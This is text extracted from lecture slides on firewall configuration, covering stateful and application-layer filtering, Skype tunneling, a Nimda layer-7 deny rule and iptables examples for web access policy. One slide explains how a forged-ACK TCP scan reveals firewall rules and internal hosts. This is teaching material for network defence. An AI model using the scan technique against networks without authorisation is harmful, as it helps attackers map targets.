
Application-Layer

Firewall

Summary

Attacks of this nature against a stateful firewall will fail.

- A stateful firewall will consult both its rules and the current state table.



Example: Port Scan Reduction

Firewall Configuration

The Firewall

Packet-Filter Firewall

▷ Stateful Firewall

Application-Layer

Firewall

Summary

While the construction of forged TCP packets that have the TCP ACK flag set will not open a connection to a system behind the firewall (stateless or stateful), it is a useful TCP ACK scan.

Using this type of network scan, it is possible to infer information about the rules within a firewall configuration.

- For example, if the firewall (or internal hosts) returns a TCP RST packet, the attacker can determine that an internal host exists; if not, it is assumed the port of the firewall is closed.

Application-Layer Firewall

Firewall Configuration

The Firewall

Packet-Filter Firewall

Stateful Firewall

Application-Layer

▷ Firewall

Summary

An *application-layer firewall*, while it can examine both network and transport layer packet headers, can also examine a packets payload at the application layer.

It provides increased assurance of the validity of packet content and can make decisions based on. For example:

- Multimedia applications being tunneled over HTTP.
- Access requests to restricted web sites.
- Malicious content.
- Information disclosure, proprietary information filtered with keywords or regular expressions.

Example: Control Tunnel Bypass Attempts

Firewall Configuration

The Firewall

Packet-Filter Firewall

Stateful Firewall

Application-Layer

▷ Firewall

Summary

From the point of view of the firewall, the term *tunneling* refers to the practice of encapsulating data from one protocol inside another protocol in order to evade the firewall.

- For example, a Skype client typically listens on TCP and UDP port 33033.
- However, should Skype fail to establish communication over that port, it has the ability to operate on ports required by HTTP (port 80) and HTTPS (port 443).
- Note, if Skype defaults to port 443 then a SSL scanner will be required to inspect the data.

Example: Control Tunnel Bypass Attempts

- Firewall Configuration
- The Firewall
- Packet-Filter Firewall
- Stateful Firewall
 - Application-Layer
- ▷ Firewall
- Summary

The previously defined stateful firewall rule (rule 8) that is intended to mitigate the use of Skype is now ineffective.

Skype packets can traverse the stateful firewall unhindered exploiting the intended purpose of the HTTP rules (rules 4 & 13).

Index	Dir	Iface	Proto	Src IP	Src Port	Dst IP	Dst Port	State	Action
1	in	eth0	tcp	*.*.*.*	≥ 1024	webIP	80	New,Est	Allow
2	in	eth0	tcp	*.*.*.*	≥ 1024	webIP	443	New,Est	Allow
3	in	eth0	tcp	partnerIP	≥ 1024	vpnIP	22	New,Est	Allow
4	in	eth0	tcp	*.*.*.*	80	lanIP	≥ 1024	Est	Allow
5	in	eth1	tcp	lanIP	≥ 1024	ftpIP	21	New	Allow
6	in	eth1	tcp	lanIP	≥ 1024	ftpIP	21	Est,Rel	Allow
7	in	eth1	tcp	adminIP	≥ 1024	fwIP	22	New,Est	Allow
8	in	eth0	udp	*.*.*.*	*	lanIP	33033	Est	Deny
9	in	eth0	*	*.*.*.*	*	*.*.*.*	*	*	Log
10	out	eth1	tcp	webIP	80	*.*.*.*	≥ 1024	Est	Allow
11	out	eth1	tcp	webIP	443	*.*.*.*	≥ 1024	Est	Allow
12	out	eth1	tcp	vpnIP	22	partnerIP	≥ 1024	Est	Allow
13	out	eth1	tcp	lanIP	≥ 1024	*.*.*.*	80	New,Est	Allow
14	out	eth1	tcp	ftpIP	21	lanIP	≥ 1024	Est,Rel	Allow
15	out	eth1	tcp	fwIP	22	adminIP	≥ 1024	Est	Allow
16	*	*	*	*.*.*.*	*	*.*.*.*	*	*	Deny

Example: Control Tunnel Bypass Attempts

Firewall Configuration

The Firewall

Packet-Filter Firewall

Stateful Firewall

 Application-Layer

▷ Firewall

Summary

Having the ability to inspect the data at the application layer for Skype traffic is essential.

- Example Skype signature used in a *Skype-to-Skype* communication:

^..\x02.....

Example: Control Tunnel Bypass Attempts

- Firewall Configuration
- The Firewall
- Packet-Filter Firewall
- Stateful Firewall
 - Application-Layer
 - ▷ Firewall
- Summary

Application-layer firewalls typically provide a pre-built database of known filter signatures.

- For example, **Skype-to-Skype** (UDP voice call between two or more skype clients) and **Skypeout** (UDP voice call from Skype client to POTS phone).

Index	Dir	Iface	Src IP	Dst IP	Proto	Src Port	Dst Port	L7-filter	Action
-	out	eth1	*.*.*.*	lanIP	udp	80	*	skypeout	Deny
-	out	eth1	*.*.*.*	lanIP	udp	80	*	skypotoskype	Deny

Example: Granular Malware Control

- Firewall Configuration
- The Firewall
- Packet-Filter Firewall
- Stateful Firewall
 - Application-Layer
- ▷ Firewall
- Summary

Application-layer firewalls can be used to filter some kinds of Malware.

For example, the Nimda worm made it possible for a Windows IIS Web server to be exploited by allowing a client with a specially formed request to break out of the Web server's document root and begin executing arbitrary programs on the Web server.

Index	Dir	Iface	Proto	Src IP	Dst IP	Src Port	Dst Port	L7-filter	Action
-	in	eth0	tcp	*.*.*.*	webSrvIP	*	80	nimda	Deny

Note, inspecting layer-7 for Malware payloads has a performance impact. More importantly, filter controls can often be subverted using packet fragmentation for example.

Summary

Firewall Configuration

The Firewall

Packet-Filter Firewall

Stateful Firewall

Application-Layer

Firewall

▷ Summary

- Firewall as “Reference Monitor” for network traffic
- Stateless versus Stateful
- Firewall policy rule complexity

Firewall Configuration Management

Simon Foley*

March 10, 2014

**Based on lecture notes from William Fitzgerald, EMC-ISI*

Firewall
▷ Management

Challenge 1

Challenge 2

Firewall Management

Management of a Firewall Configuration

Firewall
▷ Management

Challenge 1

Challenge 2

Management is complex and error prone:

- Large number of rules (often) across multiple subnets implemented by heterogeneous firewall mechanisms.

Misconfiguration may result in:

- a firewall configuration that does not uphold the network security requirements.

Proper configuration is largely dependent on the expert knowledge of the security administrator drawing upon best practice and standards.

Firewall
Management

▷ Challenge 1

Complex
Comprehension

Challenge 2

Challenge 1

Implementing the Network Security Policy

Firewall Management


▷ Challenge 1

Complex

▷ Comprehension

Challenge 2

Permit internal clients access to external HTTP(S) resources.



Implementing the Network Security Policy


Firewall Management

▷ Challenge 1

Complex

▷ Comprehension

Challenge 2



```
iptables -P FORWARD DROP
iptables -A FORWARD -o eth0 -p tcp -s 192.168.1.0/24 --dport 80 -j ACCEPT
iptables -A FORWARD -o eth0 -p tcp -s 192.168.1.0/24 --dport 443 -j ACCEPT
```

Implementing the Network Security Policy

Firewall Management


▷ Challenge 1

Complex

▷ Comprehension

Challenge 2

Configuration is not as simple as making available port 80 and 443 for all outgoing traffic.



```
iptables -P FORWARD DROP
```

```
iptables -A FORWARD -o eth0 -p tcp -s 192.168.1.0/24 --dport 80 -j ACCEPT
```

```
iptables -A FORWARD -o eth0 -p tcp -s 192.168.1.0/24 --dport 443 -j ACCEPT
```

Implementing the Network Security Policy

Firewall Management


▷ Challenge 1

Complex

▷ Comprehension

Challenge 2

Restrict Web access to laptops only (Layer-3 filtering).



```
iptables -P FORWARD DROP
```

```
iptables -A FORWARD -o eth0 -p tcp -m iprange --src-range 192.168.1.100-192.168.1.102 --dport 80 -j ACCEPT  
iptables -A FORWARD -o eth0 -p tcp -m iprange --src-range 192.168.1.100-192.168.1.102 --dport 443 -j ACCEPT
```

Implementing the Network Security Policy

Firewall Management


Challenge 1

Complex

Challenge 2

Challenge 2

Restrict Web access by content sanitation (Layer-7 filtering).



```
iptables -P FORWARD DROP
iptables -A FORWARD -o eth0 -p tcp -m iprange --src-range 192.168.1.100-192.168.1.102 --dport 80 -m string --string "sex" -j DROP
iptables -A FORWARD -o eth0 -p tcp -m iprange --src-range 192.168.1.100-192.168.1.102 --dport 80 -j ACCEPT
iptables -A FORWARD -o eth0 -p tcp -m iprange --src-range 192.168.1.100-192.168.1.102 --dport 443 -j ACCEPT
```

Implementing the Network Security Policy

Firewall
Management

▷ Challenge 1

Complex

▷ Comprehension

Challenge 2

But ...

- Is a total ban on the term 'sex' intended?
- Perhaps there are Web resources that should be permitted?



ScienceDaily[®]
Your source for the latest research news

News Articles Videos Images Books

Health & Medicine Mind & Brain Plants & Animals Earth & Climate Space & Time Matter &

Science News [Share](#) [Blog](#) [Cite](#)

Fungus Found In Humans Shown To Be Nimble In Mating Game

ScienceDaily (Aug. 16, 2009) — Brown University researchers have discovered that *Candida albicans*, a human fungal pathogen that causes thrush and other diseases, pursues same-sex mating in addition to conventional opposite-sex mating.

See Also:

Health & Medicine

- [Gynecology](#)
- [Urology](#)
- [Erectile Dysfunction](#)

Scientists have observed this same-sex mode of reproduction in other fungi, but this is the first time they have identified it in *Candida albicans*, the most common human fungal pathogen.



Scanning Electron Micrograph of *Candida albicans* showing buds and bud scars. (Credit: NIH)

Implementing the Network Security Policy

Firewall Management


▷ Challenge 1

Complex

▷ Comprehension

Challenge 2

Restrict access to illicit Web resources using Layer-7 content filtering excluding a known Layer-3 based acceptable white-list.



```
iptables -P FORWARD DROP
```

```
iptables -A FORWARD -o eth0 -p tcp -m iprange --src-range 192.168.1.100-192.168.1.102 -d sciencedaily.com --dport 80 -j ACCEPT
```

```
iptables -A FORWARD -o eth0 -p tcp -m iprange --src-range 192.168.1.100-192.168.1.102 --dport 80 -m string --string "sex" -j DROP
```

```
iptables -A FORWARD -o eth0 -p tcp -m iprange --src-range 192.168.1.100-192.168.1.102 --dport 80 -j ACCEPT
```

```
iptables -A FORWARD -o eth0 -p tcp -m iprange --src-range 192.168.1.100-192.168.1.102 --dport 443 -j ACCEPT
```

Implementing the Network Security Policy

Firewall Management

